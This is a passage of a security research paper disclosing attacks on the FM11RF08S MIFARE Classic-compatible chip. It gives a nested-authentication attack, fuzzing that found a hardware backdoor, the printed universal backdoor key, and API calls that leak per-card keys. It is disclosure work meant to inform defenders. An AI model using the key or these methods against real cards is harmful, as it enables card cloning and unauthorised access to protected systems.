MIFARE Classic: exposing the *static encrypted nonce* variant

I've got a bit more, should I throw it in?[1]

Philippe Teuwen
Quarkslab
pteuwen@quarkslab.com

***Abstract*— MIFARE Classic smart cards, developed and licensed by NXP, are widely used but have been subjected to numerous attacks over the years. Despite the introduction of new versions, these cards have remained vulnerable, even in *card-only* scenarios. In 2020, the FM11RF08S, a new variant of MIFARE Classic, was released by the leading Chinese manufacturer of unlicensed "MIFARE compatible" chips. This variant features specific countermeasures designed to thwart all known card-only attacks and is gradually gaining market share worldwide. In this paper, we present several attacks and unexpected findings regarding the FM11RF08S. Through empirical research, we discovered a hardware backdoor and successfully cracked its key. This backdoor enables any entity with knowledge of it to compromise all user-defined keys on these cards without prior knowledge, simply by accessing the card for a few minutes. Additionally, our investigation into older cards uncovered another hardware backdoor key that was common to several manufacturers.**

I. Introduction

By 2024, we all know MIFARE Classic is badly broken. [1]–[11] But the card remains very popular due to a certain level of business legacy and inertia, as migrating infrastructures remains costly.

In this paper, we will focus exclusively on the so-called *card-only* attacks, i.e. attacks that can be performed directly on a card alone, the goal being to recover the card data and keys and to be able to clone it or to emulate it.

Around 2020, a new card emerged withstanding all known card-only attacks and featuring a countermeasure dubbed by the community as "static encrypted nonce".

A. Paper overview

Firstly, in Section II, a short overview of the proprietary encryption algorithm and authentication protocol created by NXP Semiconductors, called CRYPTO-1[12], is presented. In Section III, we recap briefly the known *card-only* attacks on MIFARE Classic. The *static nested* attack is one of them but has never been documented so far. We hence spend a bit more time on it, to give the developers credit and because we are deriving new attacks from it. Then we present in Section IV the infamous card and its countermeasure. We immediately present a new attack that works only on specific conditions in Section V. In Section VI, we explain how some light fuzzing exposed an unexpected command, protected by a key. To ease the reading, we will just refer to it as *the backdoor*. We then use our first attack in Section VII to break this backdoor key and explore the extend of our findings. Based on this knowledge, we devise a new attack in Section VIII to break all the card keys, without any condition. In some configuration, it can take up to 3-4h to dump the whole card. We then reverse partially an internal nonce generation mechanism in Section IX. In Section X, we show how this partial reverse allows us to optimize the second attack, which becomes 5-6 times faster. We show how to combine aforementioned attacks in Section XI. In Section XII, we explain how these attacks could be done instantaneously if in position of a supply chain attack. Then, in Section XIV, we look at older generations of this card and find a similar backdoor protected with another key. In Section XV, we adapt an existing attack to break the second key. We describe in Section XVI how this knowledge could accelerate known attacks on these older cards. We document in Section XIX how the same backdoor has affected other manufacturers as well. Oops, a third backdoor key is uncovered in Section XX. Finally, we present a faster scenario in Section XXI relying only on the backdoor and a *reader-only* attack.

B. Methodology

The followed methodology is more instinctive than formal but lies on some key points.

- Search hard for existing information, on forums, datasheets,… and every time a new keyword appears, search again and see where it leads to ;
- Test, challenge assumptions, make new hypotheses and challenge them with more tests ;
- Keep a prioritized list of all unanswered questions or ideas of leads. Complete the list whenever a new

[1] *Y'en a un peu plus, je vous l'mets quand même ?*, a typical French marketing ploy where you get a bit more than asked on the butcher scale.

unknown appears unless you can explore it immediately. When a topic is explored, go back to the list for the next hot lead ;
- Don't limit yourself to your end goal, explore side quests as well. Who knows, some nice surprises can happen ;
- Stare at zeros and ones and until you see patterns…

Besides pure observations and results, the paper tries to illustrate this approach and shows how events led to the next steps.

Unsurprisingly, all experiments were conducted with a Proxmark3 and we contributed our analysis and attack tools to the Proxmark3 repository [13]. As it is constantly evolving, note that this paper refers to the repository as it was at commit `4e7f512d3b38fc8590bdb0e32d071b29a497446b`.

II. CRYPTO-1 Protocol

A. A very quick introduction

If you are not familiar with the MIFARE Classic memory map, its sectors, trailer blocks, keys and access rights, please refer to one of its old datasheets [14]. For a complete description of the CRYPTO-1 cipher and protocol, please refer to the excellent [7] and [8].

The reader can find a more programmatic view of the protocol in Annex A.

According to ISO14443, bits are actually transmitted least significant bit first but in this paper, as in the literature, numbers are written the usual way, most significant bit first.

As we only care about card-only attacks, only the very first steps of the protocol matter to us:

- One sends an *Authenticate* command `6***+CRC`: `60` to authenticate with *keyA*, `61` to authenticate with *keyB*, followed by a byte indicating the target block, and the 2-byte CRC according to ISO14443-A ;
- The card returns a 4-byte random nonce n_T.

If it is a nested authentication, i.e. we already authenticated to the card with a known key and we want to initiate a new authentication within the established encrypted channel, the protocol is identical besides the following changes:

- The command is sent encrypted with the current CRYPTO-1 keystream, as any other command after a successful authentication ;
- The card nonce is returned encrypted, *but with the new key!*

What is not depicted yet is the handling of the parity bits. During ISO14443-A transmissions, each byte is followed by an odd parity bit (so the total of ones in these 9 bits is always odd). But data encrypted with CRYPTO-1 is transmitted differently: the parity bits are computed on the plaintext data and then encrypted *by reusing the next bit of the keystream* (that will be used to encrypt the least significant bit of the next byte).

Typically, Proxmark3 protocol traces depict parity errors with the symbol "!" when the real parity of the transmitted byte does not match the transmitted parity bit, as seen in the Annex examples.

B. CRYPTO1 intrinsic vulnerabilities

We just highlighted a few ones in the previous section:

- Nested nonce n_T is encrypted with the new key, potentially leaking info about the key ;
- Parity bits are applied on the plaintext data, potentially leaking info about the plaintext ;
- Parity bits are encrypted with reused keystream bits, yet another potential source of leak.

Moreover, we did not detail the CRYPTO1 cipher itself, but its internal state can be reconstructed from the keystream, and therefore can be rolled back, up to the key, in a pretty efficient way.

C. CRYPTO1 common implementation vulnerabilities

The previous section described vulnerabilities that cannot be patched by a card without breaking compatibility.

But a few more vulnerabilities were discovered in card implementations, sometimes patched by later generations of cards.

- The 32-bit nonce n_T is very often generated by using the existing 16-bit LFSR required in the protocol, as PRNG. Knowing half of the nonce, we can reconstruct the other half ;
- When such PRNG is clocked continuously over a rather short sequence, it repeats itself about every 0.6 s, therefore a nonce can be predicted or replayed, e.g. in a nested authentication, based on a previous nonce ;
- The seed initializing the 16-bit LFSR can be static, in which case even the first nonce can be controlled and replayed. Depending on the card, a full power-cycle might be required between attempts ;
- Some cards send a 4-bit encrypted NACK in return to a wrong reader challenge response if its 8 encrypted parity bits appear to be correct, so with a probability of $\frac{1}{256}$. Some cards even always reply with a NACK. Receiving an encrypted NACK reveals 4 bits of keystream ;

III. Known Card-Only Attacks

A. Darkside Attack

The attack described in [9] makes use of two implementation bugs described previously: the leak of NACKs and the possibility to get the initial nonce repeating itself.

It allows to break a first key even if no key is known yet. Because it is rather slow, once a first key is found, the nested authentication attack (described hereafter) is preferred to break all the other keys.

B. *Nested Authentication Attack*

The attack described in [8] requires to know a first key. This allows to trigger the nested authentication protocol and to receive an encrypted nonce. Again, it requires the card to feature some implementation bugs: the nonce must be predictable so guesses can be made on the nested n_T. The first three parity bits of the encrypted nonce reuse some keystream bits used to encrypt the nonce itself, so guesses can be filtered to keep the compatible ones. By repeating the attack 2 or 3 times, enough keystream information is recovered to break the key.

C. *Hardnested Attack*

To deter the darkside and nested attacks, some cards such as the MIFARE Classic EV1 generate a truly random 32-bit n_T, so not based on the 16-bit LFSR output. And, of course, the NACK leak bug got fixed too.

An attack [11] solely based on the parity bits leak (which is an intrinsic vulnerability of the protocol) got published in 2015. The *hardnested* attack is a *nested* attack on *hardened* cards, so it requires a first known key. It works on random nonces and requires about 1600-2200 of them.

D. *Static Nested Attack*

Some cards appear to have a static initial nonce, a static nested nonce, and no NACK leak bug. Still, the distance between these nonces was found to be constant, so the nested nonce can be predicted.

A first implementation was proposed in 2020 in the Proxmark3 repo, by Iceman himself [15], based on @xtigmh[2] and @uzlonewolf[2] solutions.

The problem is that to apply the nested attack, we need more than one nonce, else the attack is really slow: some tens of thousand candidates must be tested with the card, for each nonce guess).

The trick found by DXL in 2022 [16] is to do a second attempt, but now with the following sequence:

- an authentication with the known key ;
- then a nested authentication *on the same sector, with the same known key* (that will succeed) ;
- and finally the nested authentication attempt on the target sector.

This gives a second different nested nonce and the key can be computed offline. A `staticnested` standalone tool is available as well in the Proxmark repo [13], recovering the key based on two plaintext nested n_T and the corresponding keystreams.

IV. Introducing FM11RF08S

A. *Static Encrypted Nonce Cards*

We already spoiled the chip reference we are interested into, but things were not as immediate.

In 2020, we got a couple of samples of a card with some specificities such that all the existing card-only attacks were failing. At that time, we did not look at them seriously. Probably some tuning to do on existing attacks, but it was not a priority.

Circa 2022, the hacking community started looking seriously at it and the countermeasure was understood and referred as "static encrypted nonces". It slowly became a quite recurrent topic on the RFID hacking Discord [17] ($>$ 350 mentions so far) as these cards become more and more common.

The countermeasures are the following:

- No NACK bug, so no darkside attack possible ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T. The static nested attack requires to be able to predict n_T so it is not applicable here. The hardnested attack requires to get many random $\{n_T\}$, so it's a no go as well.

A detection was even integrated into the Proxmark3 client, as shown in Listing 1.

```
[usb] pm3 --> hf mf info
...
[=] --- Fingerprint
[+] FUDAN based card
...
[=] --- PRNG Information
[+] Prng................. weak
[+] Static enc nonce..... yes
```

Listing 1: Partial output of `hf mf info` Proxmark3 command

These cards are referred on [17] as "0390", "0490", "FM11RF08 v3" etc. and are known to be from Shanghai Fudan Microelectronics. "0390" and "0490" refer to the first and last bytes of the manufacturer data located in the card block 0. A variant "1090" is mentioned as a 7-byte UID version. We don't have any sample, but Anton Savelev was very helpful run a few tests on a couple of samples for us and should be warmly thanked for that.

Shanghai Fudan Microelectronics is a prominent Chinese semiconductor company known for producing contactless smart card chips, including the FM11RF08, which is seen as a "compatible alternative" to the NXP MIFARE Classic 1K chip.

[2]Github handles

Fudan has a very long history in the domain, as a patent application from 2001 [18] appears to describe the CRYPTO-1 protocol, years before getting publicly reverse-engineered in 2008 [6]. Unfortunately, we did not find any patent about the countermeasure of the new cards.

By end of 2023, Augusto Zanellato suggested that the card could be a FM11RF08S, but at that time, the suggestion did not bring much attention.

B. *Looking at FM11RF08S Datasheet*

The FM11RF08S datasheet [19] mentions indeed a countermeasure: the “S” added to the chip reference stands for “安全提升版本” which translates to “Security improved version” and the security features list mentions a feature that can be translated to “Compared with the old version of the chip, the anti-cracking ability is improved”.

Another document with the exact same title [20] describes a 7-byte UID version of the FM11RF08S.

A page of Fudan website [21] mentions the countermeasure in English: “Compared with the old version chip RF08, RF08S’s security and anti-crack ability have been enhanced by fixing the weak points in the realization of the algorithm without losing of the functional compatibility.”

This sounds indeed quite promising.

C. *Getting Samples… and an APK*

As we can’t identify our 2020 samples so far, the best move is to order a few FM11RF08S (on a famous Chinese online marketplace starting with “A”). We wanted to be sure we would get the FM11RF08S and not the older FM11RF08, so we asked some guarantees to the vendor. To our surprise, the vendor mentioned a Fudan Android application (not available on the Play store) that could validate the tags. Searching for the APK, we found an “Original Verification of FM11RF08/08S” web page [22] featuring a QR Code to download it [23]. Once installed, the application is soberly titled “NFC Label Tools”.

Once installed, the application identifies our 2020 samples as two genuine FM11RF08S chips! Investigations could start before getting our order.




Figure 1: *NFC Label Tools* identifying a FM11RF08 card.




Figure 2: *NFC Label Tools* identifying a FM11RF08S card.

D. *FM11RF08S Simple and Advanced Verification Methods*

Let us dig for a while on the application as it seems to feature interesting genuine card authentication mechanisms, similar to what NXP calls *originality check*. One is called *simple verification method* and the other one *advanced verification method*.

1) *Simple Verification Method:*

The 8-byte manufacturer data of FM11RF08 and FM11RF08S located in block 0 contains 6 random-looking bytes forming a kind of cryptographic signature (maybe a partial HMAC?) over (part of) the other block 0 bytes. An example is given in Listing 2, taken among the new cards we ordered. According to the two other manufacturer bytes, the following card revision is unofficially nicknamed “0490”.

```
1C 4C 75 63 46 08 04 00 04 75 DE 7A FD 3B 88 90
                        04 \__ signature __/ 90
\_________/ \/ \/ \___/ \______________________/
    UID     BC SAK ATQA    Manufacturer data
```

Listing 2: FM11RF08S block 0 example

So far, we have seen FM11RF08S samples “0390”, “0490” and “1090”, and FM11RF08 samples “011D”, “021D” and “031D” and both references can be verified by the simple verification method. The APK seems to indicate also the existence of FM11RF08/08S cards with a block 0 ending in “91” and “98”.

The older Fudan cards with manufacturer data `6263646566676869` – and no signature – cannot be verified, obviously.

If the card block 0 can be read, the simple verification method can be done directly online on the previously mentioned web page [22], or via the Android application. The application is using a slightly different API than the online form and the method can be reproduced as shown in Listing 3.

```
wget -q --header="Content-Type: application/text; charset=utf-8" ↩
  --post-data "1C4C75634608040004750E7AFD3B8890" -O - ↩
  https://rfid.fm-uivs.com/nfcTools/api/M1KeyRest | json_pp

⇒

{
   "code" : 0,
   "data" : null,
   "message" : "success"
}
```

Listing 3: simple verification method API

2) *Advanced Verification Method:*

This method is only supported by the latest FM11RF08S chip and can only be done via the Android application, not the online form.

Sniffing the Application with a Proxmark3 reveals that it performs a CRYPTO-1 authentication to an unknown block 128 (while a 1k card has only 64 blocks) with an unknown keyA[3]. No read access is performed and the simple fact that the

[3]This provides a quick way to detect a FM11RF08S: check if it replies with a nonce to command `6080` but not to `607F`.

authentication succeeds validates the advanced verification method.

Even if the card is protected against card-only attacks, CRYPTO-1 remains trivial to break based on a trace between a card and a reader aware of the correct key, so we could recover it easily. The key is different for each card and sniffing the network operations of the application reveals another API shown in Listing 4 where the block 128 keyA of a specific card is simply returned upon submission of its block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" ↩
  --post-data "1C4C7563460804000475DE7AFD3B8890" -O - ↩
  https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp

⇒

{
   "code" : 0,
   "data" : "0543C7A1F992",
   "message" : "success"
}
```

Listing 4: advanced verification method API

Surprisingly, the API returns a key without any validation of the submitted block 0, as seen in Listing 5. This allows for some tests and we can observe that the returned keyA depends only on the first 9 bytes of block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" ↩
  --post-data "00000000000000000000000000000000" -O - ↩
  https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp

⇒

{
   "code" : 0,
   "data" : "EDCA04F1D3EC",
   "message" : "success"
}
```

Listing 5: advanced verification method API with invalid data

Both verification methods using only static data, of course, a clone is still possible, similarly to the NXP originality check feature. But at industrial scale, a clone manufacturer cannot produce them massively without having access to many genuine tags and cloning them 1-to-1. Moreover the Fudan API may return an error code `-11` = "Too Many Requests" at some point, according to the application.

We test this new authentication key and observe it can be used against blocks 128 to 135 on the "0390" samples from 2020. They share the same content, displayed in Listing 6.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 70 F7 88 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 6: older FM11RF08S blocks 128 – 135

The newly acquired "0390" and "0490" cards and the "1090" ones behave differently from the old "0390". Only the trailer block 131 and the what-could-be-a-trailer-block-but-is-empty block 135 can be read, as shown in Listing 7.

```
131 | 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 7: newer FM11RF08S blocks 128 – 135 (attempt)

Let us compare the access rights. They are interpreted for the "0390" 2020 samples in Table 1.

	Access Rights
128	read AB; write B
129	read AB; write B
130	read AB; write B
131	read ACCESS by AB

Table 1: older FM11RF08S block 128 access rights = `70F788`

While for the "0390" and "0490" 2024 samples and the "1090", we get the access rights described in Table 2.

	Access Rights
128	none
129	none
130	none
131	read ACCESS by AB

Table 2: newer FM11RF08S block 128 access rights = `00F0FF`

We will go back to these non-readable blocks in Section VIII…

We did not find other hidden blocks.

E. CRYPTO-1 Implementation Specificities


The F11RF08S has the following implementation specificities. Some were already mentioned in Section IV.A.

- All nonces, initial and nested, are generated by the 16-bit LFSR PRNG ;
- No NACK bug ;
- The initial n_T is not static but quite repeatable ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T.

Let's detail the last two statements.

1) *Initial n_T Specificities:*

Figure 3 shows that over 500 collected nonces, they are all concentrated on a very few consecutive 16-bit LFSR outputs among the $2^{16} - 1$ possible ones. This is typical of older cards and occasionally may be wrongly detected as *static nonce* by the Proxmark3 if by chance consecutive tests led to the same n_T value.



30 consecutive LFSR outputs among $2^{16} - 1$
Figure 3: Initial n_T observed across 500 authentication attempts with a FM11RF08S

It is due to the fact that the LFSR is initialized with a constant value, then is clocked constantly as soon as the card is powered and operational. Therefore the initial n_T value depends on the timing of the authentication request since the card is powered on.

When several *initial* authentications are done without interrupting the RF field, one must also take into account that the LFSR is not clocked during the authentications themselves, because the card needs the LFSR circuitry to compute the $\text{suc}^{64}(n_T)$ and $\text{suc}^{96}(n_T)$ functions required by the CRYPTO-1 protocol (cf Annex A.1). Note that some cards seem to deviate from this n_T prediction and need more investigation.

F. Nested n_T Specificities

Community discussions on [17] reported that the static encrypted nonce depends somehow on the card UID, the sector and the user key itself – but not the key type, so if keyA == keyB for a given sector, encrypted nonces will be equal too.

So by looking at keyA $\{n_T\}$ and keyB $\{n_T\}$, we can tell if keyA == keyB or not.

To be clear, of course, $\{n_T\}$ depends on the key, but n_T too!

One lead to find an attack on this card is to understand how n_T is generated exactly, and to see if it's somehow predictable.

Section IX will give some more insights, but this is not the lead we followed at first.

For our analysis needs, we implemented a tool in the Proxmark3[13] to test various nested authentication scenarii, cf Annex A.3 for usage and example.

V. Reused Keys Nested Attack

How to get more nonces if n_T is static?

We said n_T depends on the UID and the sector (and the key). If we assume a key is reused on another tag (another UID) or another sector of the same tag, we will get another n_T for the same key!

Attack conditions:

- Know a first key, to be able to activate the nested authentication protocol ;
- The card must reuse some keys across several sectors. Or several cards of an infrastructure share the same key.

The attack is a bit similar to the static nested attack, but we have no idea of the nested n_T plaintext, so we have to consider all the 65535 n_T^* candidates.

Our strategy will consists into finding all possible key candidates for one reference sector, and checking on-the-fly if they are compatible with any other sector we want to compare with. This is more limited than looking for common keys across all sectors at once, but it does not require any large memory, while the second option requires about 3 Gb times the number of sectors.

1. Collect UID_i, nested encrypted nonces $\{n_T\}_i$ of several sectors, possibly across different cards, and their 4-bit encrypted parity $\{p_{n_T}\}_i$;
2. For each targeted sector, generate all $2^{16} - 1$ possible outputs of the 16-bit LFSR as candidates $n_{T_i}^*$;
3. For each $n_{T_i}^*$, compute keystream $\text{ks}_{0_i}^* = \{n_T\}_i \oplus n_{T_i}^*$;
4. Given $\text{ks}_{0_i}^*$, decrypt the first 3 parity bits from $\{p_{n_T}\}_i$
5. Check if they match the first 3 parity bits of $n_{T_i}^*$;
6. After this filtering, $2^{16-3} = 8192$ candidates remain. Store them as $(n_T^*, \text{ks}_0^*)_i$ tuples ;
7. Split these candidates over several threads for the next steps ;
8. In each thread, consider first UID_0, $\{n_T\}_0$ and $\{p_{n_T}\}_0$ as the reference sector to compare with, and its share of $(n_T^*, \text{ks}_0^*)_0$;
9. For each $(n_T^*, \text{ks}_0^*)_0$, generate 2^{16} possible keys by recovering and rolling back the CRYPTO-1 48-bit LFSR ;
10. Test these keys against the other sectors $\{n_T\}_i$ with their corresponding UID_i:
    1. Decrypt $\{n_T\}_i$ => $n_{T_i}^*$;
    2. Check if $n_{T_i}^*$ is a valid 16-bit LFSR output ;
    3. Check if $n_{T_i}^*$ is part of the 8192 candidates for that sector ;
    4. Generate next keystream word $\text{ks}_{1_i}^*$ to decrypt $\{p_{n_T}\}_i$ and check the last parity bit ;
    5. Do the same for the reference sector: generate next keystream word $\text{ks}_{0_i}^*$ to decrypt $\{p_{n_T}\}_0$ and check the last parity bit. This could have

been done earlier but it is more efficient to postpone it ;

At the end, for each sector, we get a few hundreds key candidates compatible with the reference sector.

We can then check if there is a common key across at least two different sectors besides the reference one. When it happens, we found the unique key for the reference sector and these sectors.

On our laptop, it takes less than 2 min to compare two or three sectors, and about 12 min to compare 16 sectors. Your mileage may vary, but it gives a rough idea. Note that if a key is reused across sectors, it's probably across nearby sectors, so it is probably not worth comparing with all sectors at once.

We implemented the attack in the Proxmark3[13], cf Annex A.5 for usage and example.

If no common key was found, maybe there is still a common key between the reference sector and one single sector. But this requires to test the hundreds of keys on the reference sector card.

This attack can only break reused keys, across sectors or across cards. The remaining keys are left undefeated.

The zeitgeist of RFID research is manifest: just a couple of weeks after the initial submission of this paper to a conference, Nathan Nye shared on the RFID hacking Discord [17] the same idea of collecting several n_T from keys reused across sectors, along with proof-of-concept code. We acknowledge and salute Nathan's effort and contribution to the community.

VI. Discovering a Backdoor

Not very satisfied with the limitations of our first attack, and following our proven methodology (cf Section I.B), we decided to do a lightweight fuzzing of the command set.

All numbers expressed here are hexadecimal.

In principle, when powered, the card should only react to the initial 7-bit commands REQA (`26`) and WUPA (`52`). Which is the case. Then only the anticollision select (`93`). Finally, before authentication, only the authentication commands with keyA and keyB should be accepted (`60**` and `61**`) as well as the HLTA (`5000`). We try all command values with a parameter byte "`00`": `**00` and we observe the card replies:

- always NACK (`4`) except for
- `5*00` → the card halts
- `6*00` → the card returns a nonce
- `f*00` → the card halts

The card probably reacts to all `5*00` as being a HLTA. For the `f*00`, it looks like the effect is similar to a HLTA too. Even extending the `f*00` command up to `40` bytes did not lead to any result.

The interesting one is the `6*00`, which means we get a nonce for all `6000` to `6f00` commands, and not just to `6000` and `6100`.

We decide to test them on a card with known keys. We setup different keyA and keyB and observe the static encrypted nonces. When performing a nested authentication with the known key, we get:

- `6000`, `6200`, `6800`, `6a00` → $\{n_T\}$ = `4e506c9c`, success
- `6100`, `6300`, `6900`, `6b00` → $\{n_T\}$ = `7bfc7a5b`, success
- `6400`, `6600`, `6c00`, `6e00` → $\{n_T\}$ = `65aaa443`, fail
- `6500`, `6700`, `6d00`, `6f00` → $\{n_T\}$ = `55062952`, fail

And if we change keyA, nonce for `6000`, `6200`, `6800`, `6a00` get another value but `6400`, `6600`, `6c00`, `6e00` also get another nonce.

Different nonces and authentication failures… It looks like we need another key… We did not show it but when keyA == keyB, we only get one nonce for the first `2` sets and one nonce for the last two. This seems to indicate the mysterious key is the same for both sets.

The different command bytes for authentication seem to be parsed as a bitfield, as shown in Listing 8.

```
7 6 5 4 3 2 1 0
0 1 1 0
        | | | + 0=A 1=B
        | | + ignored?
        | + 0=A/B keys 1=backdoor key
        + ignored?
```

Listing 8: Authentication command `6x` seen as a bitfield

VII. Breaking FM11RF08S Backdoor Key

Let's go one step further and assume the mysterious key is the same for several, maybe even all sectors. We can test it quite easily as we have a new attack in Section V exactly for this hypothesis. Indeed, two minutes later, a key appears. See Annex A.5.3 for details. Quick tests show immediately that the key works for all sectors of the card, no matter keyA and keyB values, but also for all the FM11RF08S samples we could test! **FM11RF08S** "**0390**", "**0490**" and **FM11RF08S-7B** "**1090**" variant share the same backdoor key.

Let's take a breath.

Apparently, all FM11RF08S implement a backdoor authentication command with a unique key for the entire production. And we broke it.

```
A396EFA4E24F
```

Listing 9: FM11RF08S universal backdoor key

Tests show that once authenticated, we can read all user blocks, even if the trailer block access rights indicate that data blocks are not readable. We can read the trailer blocks as well, but keyA and keyB values are masked.

Note that it is sufficient to authenticate once with the backdoor (on any sector) to be able to read any other block, from any other sector, without re-authentications, as show in Annex A.11.3.

For example, now we can dump in Listing 10 the unreadable blocks mentioned in Section IV.D.2.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 10: newer FM11RF08S blocks 128 – 135

They reveal the exact same content as for the older "0390" from 2020, besides block 131 access rights, which we already knew.

The FM11RF08S-7B samples have a different content in block 128, as shown in Listing 11.

```
UID: 1D5FA23A000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 37 71 04 08 88

UID: 1D7CDE72000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 68 39 04 08 88
```

Listing 11: FM11RF08S-7B block 128 samples

So far, we did not find a way to use the backdoor key to write in blocks.

Also, we did not find differences between commands of a same group. But this could deserve deeper tests.

VIII. Backdoored Nested Attack

A few more tests later, we realize that the plaintext n_T is actually the same for the `60**`,... and `64**`,... groups of authentication commands. The $\{n_T\}$ shown previously are different but it's actually the same n_T encrypted with two different keys. And the same holds for the `61**`,... and `65**`,... groups.

So, we can, for example

1. Initiate an authentication against block `08` with the backdoor command `6408` ;
2. Decrypt $\{n_T\}_{6408}$ into $n_{T_{6408}} \equiv n_{T_{6008}}$;
3. Attack its keyA based on $\text{ks}_{0_{6008}} = n_{T_{6008}} \oplus \{n_T\}_{6008}$.

The attack is similar to the static nested attack described in Section III.D before the second authentication trick and requires to test a few tens of thousand key candidates on the card, which can take 3-4 minutes to break a single key.

As for the first attack of Section V, after the 48-bit LFSR is recovered and rolled back, we can decrypt the parity bits and check the last parity bit, to reduce roughly by half the number of key candidates to test. This is of less importance for the optimized static nested attack but this helps a lot here.

We implemented the attack in the Proxmark3[13], cf Annex A.6 for usage and example.

We can now break all the keys of any FM11RF08S with a type of non-optimized static nested attack, even if all keys are diversified, as we already know one key… And we don't need the existence of reused keys anymore.

By the way, besides the *advanced verification* keyA of block 128, we can break its keyB, which is also diversified. But strangely its first two bytes are always `0000`, on all our samples. When breaking this specific key, we can filter key candidates on this criteria and break the key instantaneously. Why – and what this key could be used for – remains a mystery so far.

Someone could also emulate a FM11RF08S including the keyA without ever querying the Fudan API for keyA, by recovering the keyA via this attack.

On the 2020 cards, according to their access rights displayed in Table 1, it seems we should be able to write to these blocks when authenticated with the recovered keyB. But tests show that if the write command seems properly accepted and acknowledged by the card, actually the content was not updated.

IX. Reversing Nested Nonce Generation

We were supposed to be done with this second attack, but by curiosity, we decided to have a look at the static encrypted nonces n_T generation itself, shortly mentioned in Section IV.F.

First of all, we tested and confirmed the possible dependencies and non-dependencies of n_T.

n_T is *not dependent of*

- the number of previous nested authentications (cf static nested attack trick of Section III.D) ;
- the block number within the same sector ;
- the previous authentication n_R, n_T, sector ;
- the key presented to the card ;
- any other activity before current authentication: nested auth on another sector, with another key, read,… ;
- the value of the other sector key (e.g. keyB if authenticating with keyA) ;
- the access rights ;
- the key type: A vs. B.

But n_T *depends on*

- the configured key for the current authentication ;
- the sector number (even if same key) ;
- the card.

The dependency to the card could be to any value such as

- the UID ;
- the block 0 or the 8-byte manufacturer data or the 6-byte "signature", cf Section IV.D.1 ;
- the block 128 keyA, cf Section IV.D.2 ;
- the block 128 keyB, cf end of Section VIII;
- any other personalized value accessible but not yet discovered ;
- a random seed unique to the card and inaccessible.

In the last case, it could even be one random seed per sector, which would mean there is no relationship to the sector number to be found.

To analyze the dependency to the key, we wrote some Python script for the Proxmark3 to configure different keys, always on the same sector, then collect and decrypt the corresponding $\{n_T\}$. The script implements memoization to avoid the same queries over and over while trying different data representations and analyses.

Some decisive steps of the analysis are reproduced in Annex Section A.13. The result is a Python function, provided in the Annex Listing 23, able to mutate a nonce associated to a first key into the nonce of any other key. The relationship is a bit too complex to express the Python code algebraically, but it involves two kinds of 4-bit sbox used in an alternating pattern, to apply differences on the LFSR state at different times for each nibble of the keys.

Some might find a cleaner way to express the impact of the key to the generated n_T.

We also searched some relationship with the sector number but we could not find any pattern and inter-sector differences were all specific to each card.

X. Faster Backdoored Nested Attack

Our n_T generation analysis gave limited results, but they can already provide two optimizations to the backdoored nested attack described in Section VIII.

- We can target both keyA and keyB of a given sector, assuming they are different (which can be checked by comparing $\left\{n_{T_A}\right\}$ and $\left\{n_{T_B}\right\}$) ;
- We use the backdoor with commands `64**` and `65**` to decrypt their n_{T_A} and n_{T_B} ;
- We get a few ten thousand key candidates for keyA and same for keyB ;
- We search couples of keyA/keyB satisfying the relationship of Listing 23 between their nonces.

To do so, rather than rolling the LFSRs back and forth, we actually rewind the nonces with their key candidates and look for a common ancestor across A and B.

This new filtering allows to reduce the number of candidates to about 35% of the original size. This allows the online brute-force attack with the card to be almost 3 times faster.

We implemented the attack in the Proxmark3[13], cf Annex A.7 for usage and example.

But once we found the actual keyA, assuming we cannot read directly keyB with keyA (which depends on the actual access rights), we can directly find the right keyB among the key candidates by using the relationship once again.

We implemented the attack in the Proxmark3[13], cf Annex A.8 for usage and example.

So our partial reversing has enabled a potential optimization of the attack speed by a factor 6.

Another straightforward optimization is to first generate all the key candidates, filter them, then look at keys present in several candidate lists and start by testing these shortlisted candidates.

XI. Full Card Recovery

To recap, the strategy to break all keys of a FM11RF08S is the following one.

Step 1: online nonces collection

- Collect the needed nonces for all sectors, keyA and keyB ;
  - Use the backdoor in a first authentication then a nested authentication to collect and decrypt their n_{T_A} and n_{T_B} ;
